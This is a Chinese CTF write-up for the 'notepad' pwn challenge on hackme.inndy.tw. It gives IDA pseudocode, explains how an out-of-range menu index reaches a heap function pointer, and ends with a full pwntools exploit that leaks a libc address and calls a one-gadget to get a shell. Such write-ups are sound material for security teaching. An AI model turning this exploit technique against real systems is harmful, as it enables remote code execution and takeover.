notepad的wp

niexinming / 2017-12-11 00:35:04 / 浏览数 2690 安全技术 CTF 顶(0) 踩(0)

---

https://hackme.inndy.tw/scoreboard/ 题目很有趣，我做了notepad这个题目感觉还不错，我把wp分享出来，方便大家学习
very_overflow的题目要求是：

```
nc hackme.inndy.tw 7713
```

把notepad直接拖入ida中:
main函数：

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  const char *v4; // [esp+8h] [ebp-20h]
  const char *v5; // [esp+Ch] [ebp-1Ch]
  const char *v6; // [esp+10h] [ebp-18h]
  const char *v7; // [esp+14h] [ebp-14h]
  int v8; // [esp+18h] [ebp-10h]
  unsigned int v9; // [esp+1Ch] [ebp-Ch]

  v9 = __readgsdword(0x14u);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  alarm(0x1Eu);
  puts("[illegible]");
  puts("[illegible]");
  puts("[illegible]");
  puts("[illegible]");
  puts("[illegible]");
  puts("[illegible]");
  v4 = "bash";
  v5 = "cmd";
  v6 = "notepad";
  v7 = "exit";
  v8 = 0;
  while ( 1 )
  {
    switch ( menu((int)&v4) )
    {
      case 0:
        puts("Invalid option");
        break;
      case 1:
        bash();
        break;
      case 2:
        cmd();
        break;
      case 3:
        notepad();
        break;
      case 5:
        return 0;
      default:
        continue;
    }
  }
}
```

menu函数：

```
1  int __cdecl menu(int a1)
2  {
3    int result; // eax
4    int i; // [esp+8h] [ebp-10h]
5    int v3; // [esp+Ch] [ebp-Ch]
6
7    for ( i = 0; *(_DWORD *)(4 * i + a1); ++i )
8      printf("%c> %s\n", i + 97, *(_DWORD *)(4 * i + a1));
9    printf("::> ");
10   v3 = getchar() - 97;
11   freeline();
12   if ( v3 < i )
13     result = v3 + 1;
14   else
15     result = 0;
16   return result;
17 }
```

bash函数：

IDA View-A | Pseudocode-A

```
1  unsigned int bash()
2  {
3    char s; // [esp+Ch] [ebp-8Ch]
4    unsigned int v2; // [esp+8Ch] [ebp-Ch]
5
6    v2 = __readgsdword(0x14u);
7    printf("inndy ~$ ");
8    fgets(&s, 128, stdin);
9    rstrip(&s);
10   printf("bash: %s: command not found\n", &s);
11   return __readgsdword(0x14u) ^ v2;
12 }
```

cmd函数：

```
1  unsigned int cmd()
2  {
3    char s; // [esp+Ch] [ebp-8Ch]
4    unsigned int v2; // [esp+8Ch] [ebp-Ch]
5
6    v2 = __readgsdword(0x14u);
7    puts("Microhard WindOws [Version 3.1.3370]");
8    puts("(c) 2016 Microhard COrporat1On. All rights throwed away.");
9    puts(&byte_8049371);
10   printf("C:\\Users\\Inndy>");
11   fgets(&s, 128, stdin);
12   rstrip(&s);
13   printf("'%s' is not recognized as an internal or external command\n", &s);
14   return __readgsdword(0x14u) ^ v2;
15 }
```

rstrip函数：

IDA View-A | Pseudocode-A | IDA View-B

```
1  size_t __cdecl rstrip(char *s)
2  {
3    size_t i; // [esp+Ch] [ebp-Ch]
4
5    for ( i = strlen(s); (--i & 0x80000000) == 0; s[i] = 0 )
6    {
7      if ( s[i] != 10 && s[i] != 32 )
8        return i;
9    }
10   return 0;
11 }
```

notepad函数：

```
1  void notepad()
2  {
3    const char *v0; // [esp+4h] [ebp-24h]
4    const char *v1; // [esp+8h] [ebp-20h]
5    const char *v2; // [esp+Ch] [ebp-1Ch]
6    const char *v3; // [esp+10h] [ebp-18h]
7    const char *v4; // [esp+14h] [ebp-14h]
8    int v5; // [esp+18h] [ebp-10h]
9    unsigned int v6; // [esp+1Ch] [ebp-Ch]
10
11   v6 = __readgsdword(0x14u);
12   v0 = "New note";
13   v1 = "Open note";
14   v2 = "Delete note";
15   v3 = "Set readonly";
16   v4 = "Keep the secret";
17   v5 = 0;
18   while ( 1 )
19   {
20     switch ( menu((int)&v0) )
21     {
22       case 0:
23         puts("Unknow option");
24         break;
25       case 1:
26         notepad_new();
27         break;
28       case 2:
29         notepad_open();
30         break;
31       case 3:
32         notepad_delete();
33         break;
34       case 4:
35         notepad_rdonly();
36         break;
37       case 5:
38         notepad_keepsec();
39         break;
40       default:
41         continue;
42     }
43   }
44 }
```

notepad_new函数：

```
int notepad_new()
{
  char *v1; // eax
  char *v2; // ST1C_4
  char **v3; // [esp+4h] [ebp-14h]
  signed int n; // [esp+8h] [ebp-10h]

  v3 = (char **)notepad_find_slot();
  if ( !v3 )
    return puts("space is full");
  printf("size > ");
  n = readint();
  if ( n <= 0 || n > 1024 )
    return puts("invalid size");
  v1 = (char *)malloc(n + 16);
  v2 = v1;
  *((_DWORD *)v1 + 3) = n;
  *((_DWORD *)v1 + 2) = 1;
  *(_DWORD *)v1 = notepad_show;
  *((_DWORD *)v1 + 1) = notepad_destory;
  printf("data > ");
  fgets(v2 + 16, n, stdin);
  *v3 = v2;
  return printf("your note id is %d\n", ((char *)v3 - (char *)notes) >> 2);
}
```

notepad_open函数：

```
unsigned int notepad_open()
{
  int v0; // ST1C_4
  int *v2; // [esp+4h] [ebp-1024h]
  int v3; // [esp+8h] [ebp-1020h]
  const char *v4; // [esp+10h] [ebp-1018h]
  const char *v5; // [esp+14h] [ebp-1014h]
  int v6; // [esp+18h] [ebp-1010h]
  char s; // [esp+1Ch] [ebp-100Ch]
  unsigned int v8; // [esp+101Ch] [ebp-Ch]

  v8 = __readgsdword(0x14u);
  v2 = (int *)notepad_choose();
  if ( v2 )
  {
    v3 = *v2;
    puts("note opened");
    if ( *(_DWORD *)(v3 + 8) && yes_or_no((int)"edit") )
    {
      printf("content > ");
      fgets(&s, 4096, stdin);
      strncpy((char *)(v3 + 16), &s, *(_DWORD *)(v3 + 12));
      puts("note saved");
    }
    v4 = "show note";
    v5 = "destory note";
    v6 = 0;
    v0 = menu((int)&v4);
    (*(void (__cdecl **)(int))(v3 + 4 * (v0 - 1)))(v3);
    puts("note closed");
  }
  return __readgsdword(0x14u) ^ v8;
}
```

notepad_delete函数：

```
1  void **notepad_delete()
2  {
3    void **result; // eax
4    void **v1; // [esp+8h] [ebp-10h]
5
6    result = (void **)notepad_choose();
7    v1 = result;
8    if ( result )
9    {
10     free(*result);
11     *v1 = 0;
12     result = (void **)puts("deleted");
13   }
14   return result;
15 }
```

notepad_rdonly函数：

```
1  int notepad_rdonly()
2  {
3    int result; // eax
4
5    result = notepad_choose();
6    if ( result )
7    {
8      *(_DWORD *)(*(_DWORD *)result + 8) = 0;
9      result = puts("Okey, this note is read-only now");
10   }
11   return result;
12 }
```


notepad_keepsec函数：

```
IDA View-A | Pseudocode-A | IDA View-B | Hex

1  _DWORD **notepad_keepsec()
2  {
3    _DWORD **result; // eax
4
5    result = (_DWORD **)notepad_choose();
6    if ( result )
7    {
8      **result = notepad_forbidden;
9      result = (_DWORD **)puts("Okey, this note is read-only now");
10   }
11   return result;
12 }
```

这个程序初看很复杂，函数很多，功能也很多，但是还是逃不出ctf的一些出题套路，可以参考这个问题： http://www.cnblogs.com/Ox9A82/p/5559167.html ，所以主要的漏洞点会出在notepad_open的编辑功能中

先运行一下程序看一下这个程序干了啥


再看看程序开启了哪些保护:



这个题目开了栈不可执行和canary保护，所以不可能是栈溢出

这个题目在创建一个notepad的时候会把数据和函数指针一起放入堆中，这个题目的漏洞点在notepad_open调用的menu函数中，因为notepad_open会根据你在菜单中选

而泄露libc基地址的方法是，第一次调用strncpy函数



目的是利用strncpy这个函数把0xfff2c9f4中的数据复制到0xfff2c9f0中去
然后再调用printf函数


这样就可以利用printf函数来泄露栈中任意数据了
然后再利用函数的编辑功能把第一块堆中的数据改成MAGIC_addr，最后再利用一次notepad_open函数就可以getshell了
我的exp是：

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

localMAGIC = 0x3ac5c      #locallibc
remoteMAGIC = 0x3ac3e      #remotelibc   #libc6_2.23-0ubuntu3_i386.so

def debug(addr = '0x8048ce8'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)

def base_addr(prog_addr,offset):
   return eval(prog_addr)-offset
```

```
elf = ELF('/home/h11p/hackme/notepad')
printf_addr=elf.plt['printf']
print 'printf_addr:'+hex(printf_addr)
strncpy_addr=elf.plt['strncpy']
print 'strncpy_addr:'+hex(strncpy_addr)
printf_got_addr=elf.got['printf']
print 'printf_got_addr:'+hex(printf_got_addr)

#io = process('/home/h11p/hackme/notepad')
io = remote('hackme.inndy.tw', 7713)


payload1='a'*4+p32(printf_addr)+p32(strncpy_addr)+'a'*3

#debug()
io.recvuntil('::> ')
io.sendline('c')
io.recvuntil('::>')
io.sendline('a')
io.recvuntil('size > ')
io.sendline('16')
io.recvuntil('data > ')
io.send(payload1)

io.recvuntil('::> ')
io.sendline('a')
io.recvuntil('size > ')
io.sendline('16')
io.recvuntil('data > ')
io.send('a'*15)

io.recvuntil('::> ')
io.sendline('b')
io.recvuntil('id > ')
io.sendline('1')
io.recvuntil('edit (Y/n)')
io.sendline(p32(0x59))
io.recvuntil('content > ')
io.sendline('%1067$p')
io.recvuntil('::> ')
io.sendline(p32(93))


io.recvuntil('::> ')
io.sendline('b')
io.recvuntil('id > ')
io.sendline('1')
io.recvuntil('::> ')
io.sendline(p32(92))
libc_start_main_247=io.recv().splitlines()[0]
libc_start_main=base_addr(libc_start_main_247,0xf7)
print "libc_start_main:"+hex(libc_start_main)

#local_libc_base=base_addr(libc_start_main_247,0x18637)
#print "libc_base:"+hex(local_libc_base)

remote_libc_base=base_addr(libc_start_main_247,0x18637)
print "libc_base:"+hex(remote_libc_base)


#MAGIC_addr=local_libc_base+localMAGIC
MAGIC_addr=remote_libc_base+remoteMAGIC
payload2=p32(MAGIC_addr)
print "MAGIC_addr:"+hex(MAGIC_addr)
#io.recv()
io.sendline('b')
io.recvuntil('id > ')
io.sendline('0')
```

```
io.recvuntil('edit (Y/n)')
io.sendline('Y')
io.recvuntil('content > ')
io.sendline(payload2)
io.recvuntil('::> ')
io.sendline('a')

io.recvuntil('::> ')
io.sendline('b')
io.recvuntil('id > ')
io.sendline('1')
io.recvuntil('::> ')
io.sendline(p32(91))

io.interactive()
io.close()
```

效果是：



notepad.zip (0.005 MB) 下载附件

点击收藏 | 0 关注 | 0

上一篇：湖湘杯pwn400的wp 下一篇：综合威胁管理简易操作手册

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板